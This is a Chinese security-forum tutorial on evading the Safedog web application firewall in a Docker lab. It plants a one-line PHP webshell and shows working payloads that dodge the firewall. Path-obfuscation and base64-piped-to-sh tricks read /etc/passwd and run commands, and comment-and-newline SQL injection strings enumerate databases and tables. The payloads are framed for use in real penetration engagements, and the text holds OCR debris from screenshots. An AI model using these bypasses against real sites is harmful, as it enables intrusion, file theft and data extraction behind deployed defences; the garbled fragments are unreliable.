全方面绕过安全狗 2 - 先知社区

> 先知社区，先知安全技术社区

前言

 之前写过一篇绕过安全狗的文章后有表哥找我问了一些问题，我发现 bypass 可能是现在安全表哥们必不可少的一项技能了。

安服过程中也常常能遇到安全狗, 在不允许深挖的情况下只要能证明漏洞存在就算交差了，于是就有了今天这样一篇从头到尾绕过安全狗的文章。文章技术点不多，全当给各位表哥做个参考吧。

Docker 搭建安全狗环境

win 服务器的安全狗版本没有变化, 去官网下了新版的安装包也没变化, 就搭建 linux 版本的吧。


```
docker run -it  -d --name mysql_dev -p 3307:3306 -e MYSQL_ROOT_PASSWORD=root mysql:5.6 --character-se
# mysql

docker run -d -it  -p 80:80 --link mysql_dev  -v $(pwd):/var/www/html centos:7 /bin/bash
# 其实我一直都是用ubuntu的 只是安全狗的环境在ubuntu上起不来 只好换centos啦

yum -y update
yum -y install httpd python mysql vim
yum -y install php-mysql php-gd php-imap php-ldap php-odbc php-pear php-xml php-xmlrpc php-mbstring pl
httpd -k start
#lamp环境
```

随后就是下载安全狗啦，docker 使用的是 64 位，注意位数

()

下载解压 执行 `./install.py`


这里出现错误，你只要按错误日志安装对应的包就好了。



```
[root@e8b93bf53403 safedog_an_linux64_2.8.21207]# ./install.py
Need system command 'locate' to install safedog for linux.
Installation aborted!
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130838-3f69f700-c1a2-1.png)

执行 `yum -y install file mlocate` 随后继续 `./install.py`




```
[root@e8b93bf53403 safedog_an_linux64_2.8.21207]# ./install.py
extracting files ...

Warning: Web defense module will restart web process during installation!!:
Web defense module select:  1.apache 2.nginx . Input(Ctrl-C to skip web defense module installation): 1
step 1/3, start install common lib                                                                    [ok]
step 2/3, start Install Server Defense Module
  step 2.1, checking os release version...                                                            [ok]
/dev/mem: No such file or directory
sh: chattr: command not found
  step 2.2, installing file...                                                                        [ok]
  step 2.3, start service...                                                                          [ok]
  step 2.4, save safedog install info...
  Tips:
  (1)safedog install directory: /etc/safedog
  (2)install safedog version: 2.8.21207
install safedog completely

step 3/3,  start install Apache Defense Module..
  step 3.1, start install Apache Defend Module...
  step 3.2, copy libraries                                                                            [ok]
  step 3.3, copy bin                                                                                  [ok]
  step 3.4, Install apache defense module succeed..                                                   [ok]
  step 3.5, restart the apache server..send command to server ok.
                                                         [ok]
  Tips:
  (1)If you want to change the configuration of apache defense module, please modify the files in /etc/safedog/apache/conf;
  (2)If you want to check apache defense module log, please use command: sdalog;
  (3)If apache defense module is failed to use, you can try to restart Apache service.
Installation is complete!
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130838-3f9e7ab6-c1a2-1.png)

这样安全狗就起来了, 在 web 目录下写一个测试文件

```
cat >/var/www/html/index.php<<EOF
<?php
$_GET[0]($_GET[1]);
EOF
```

访问 http://127.0.0.1/?0=readfile&1=file:///etc/passwd (http://127.0.0.1/?0=readfile&1=file:///etc/passwd) 被咬了就对了



127.0.0.1/?0=readfile&1=file:///etc/passwd

网站防火墙

您的请求带有不合法参数，已被网站管理员设置拦截！
可能原因：您提交的内容包含危险的攻击请求

如何解决：

1）检查提交内容；
2）如网站托管，请联系空间提供商；
3）普通网站访客，请联系网站管理员；


(https://xzfile.aliyuncs.com/media/upload/picture/20200709130838-3fd95a28-c1a2-1.png)

文件读取

http://127.0.0.1/?0=readfile&1=file:///etc/passwd (http://127.0.0.1/?0=readfile&1=file:///etc/passwd) 被咬

http://127.0.0.1/?0=readfile&1=/./etc/./passwd (http://127.0.0.1/?0=readfile&1=/./etc/./passwd) 绝对路径 + 相对路径绕过

~~狗改不了....~~




view-source:http://127.0.0.1/?0=readfile&1=/./etc/./passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130839-40073e34-c1a2-1.png)

命令执行

这个.... 安全狗不拦截也没办法




127.0.0.1/?0=system&1=id

```
uid=48(apache) gid=48(apache) groups=48(apache)
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130839-401cf436-c1a2-1.png)

但是有时候你涉及到敏感信息还是拦截的 比如：


历史 书签 工具 窗口 帮助
hp?name
127.0.0.1/?0=system&1=echo%20Y2
网站防火墙
http://127.0.0.1/?0=readfile&1=/./etc

127.0.0.1/?0=system&1=cat /etc/passwd

网站防火墙


您的请求带有不合法参数，已被网站管理员设置拦截！
可能原因：您提交的内容包含危险的攻击请求

如何解决：

1）检查提交内容；
2）如网站托管，请联系空间提供商；
3）普通网站访客，请联系网站管理员；

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130840-4099f1e8-c1a2-1.png)

当然绝对 + 相对一样可以绕，这里换一种方法




127.0.0.1/?0=system&1=cat /./etc/./passwd

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nc
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/va
User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin systemd-network:x:192:192:sy
/sbin/nologin
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130840-40b1f360-c1a2-1.png) linux 默认有 base64 命令，可以通过管道符对命令做一层编码

base64 编码

base64 -d 解码




```
# su @ suanve in ~/Docker/safedog [
$ echo "cat /etc/passwd"|base64
Y2F0IC9ldGMvcGFzc3dkCg==
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130840-40bd2a14-c1a2-1.png)

可以用这个手段来绕过安全狗对敏感信息的检测

http://127.0.0.1/?0=system&1=echo%20Y2F0IC9ldGMvcGFzc3dkCg==|base64%20-d%20|sh (http://127.0.0.1/?0=system&1=echo%20Y2F0IC9ldGMvcGFzc3dkCg==|base64%20-d%20|sh)



Firefox 文件 编辑 查看 历史 书签 工具 窗口 帮助
192.168.104.248/sql/user.php?nam
127.0.0.1/?0=system&1=echo%20Y
127.0.0.1/?0=system&1=echo%20Y
http://127.0.0.1

127.0.0.1/?0=system&1=echo Y2F0IC9ldGMvcGFzc3dkCg==|base64 -d |sh


```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin c
User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin systemd-network:x:192:192:systemd Network Manageme
/sbin/nologin
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130840-40e106d2-c1a2-1.png)

SQL 注入

之前发的文章说的是绕注入，但是有表哥说新版本绕不了了

link-> https://xz.aliyun.com/t/7572 (https://xz.aliyun.com/t/7572)




ImZg 2020-06-24 10:44:13

4.028330版本，union select order by等操作同等方式已经绕不过了

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130840-40f176ac-c1a2-1.png)

在 linux 下的 apache 中测试还是一样的绕过，不知道为什么我的 win 服务器安全狗没有新版本的更新 可以考虑留个联系方式探讨一下



Firefox 文件 编辑 查看 历史 书签 工具 窗口 帮助
192.168.104.248/sql/user.php?name
127.0.0.1/?0=system&1=echo%20Y2
127.0.0.1/sql/user.php?name=admin
http://127.0.0.1/?0=re


127.0.0.1/sql/user.php?name=admin'order /*|--|*/--+ %0Aby 3%23&submit=搜索

id	username	password
1	admin	admin

请输入用户名 搜索

修改密码

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130840-4117f2be-c1a2-1.png)




192.168.104.248/sql/user.php?name
127.0.0.1/?0=system&1=echo%20Y2
127.0.0.1/sql/user.php?name=admin
http://127.0.0.1/?0=readfile&1

127.0.0.1/sql/user.php?name=admin'/*!union*/ /*!*/ --+1%0Aselect 1,2,3 %23&submit=搜索

id	username	password
1	admin	admin
1	2	3

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130841-413a67b8-c1a2-1.png)




127.0.0.1/sql/user.php?name=admin'/*!union*//*!*/--+1%0A%0ASELECT 1,2,concat(/*!schema_name*/) /*

id	username	password
1	admin	admin
1	2	information_schema
1	2	checkcenter
1	2	ctf
1	2	[redacted]com
1	2	ioc
1	2	mysql
1	2	opencar
1	2	performance_schema
1	2	train
1	2	yzmcms

请输入用户名 搜索

(https://xzfile.aliyuncs.com/media/upload/picture/20200709130841-4160923a-c1a2-1.png)




192.168.104.248/sql/user.php?name
127.0.0.1/?0=system&1=echo%20Y2
127.0.0.1/sql/user.php?name=admin
http://127.0.0.1/?0=readfile&1=/./etc

127.0.0.1/sql/user.php?name=admin'/*!union*//*!*/--+1%0A%0ASELECT 1,2,concat(/*!table_name*/) /*!fr

id	username	password
1	admin	admin
1	2	msg
1	2	users

请输入用户名 搜索

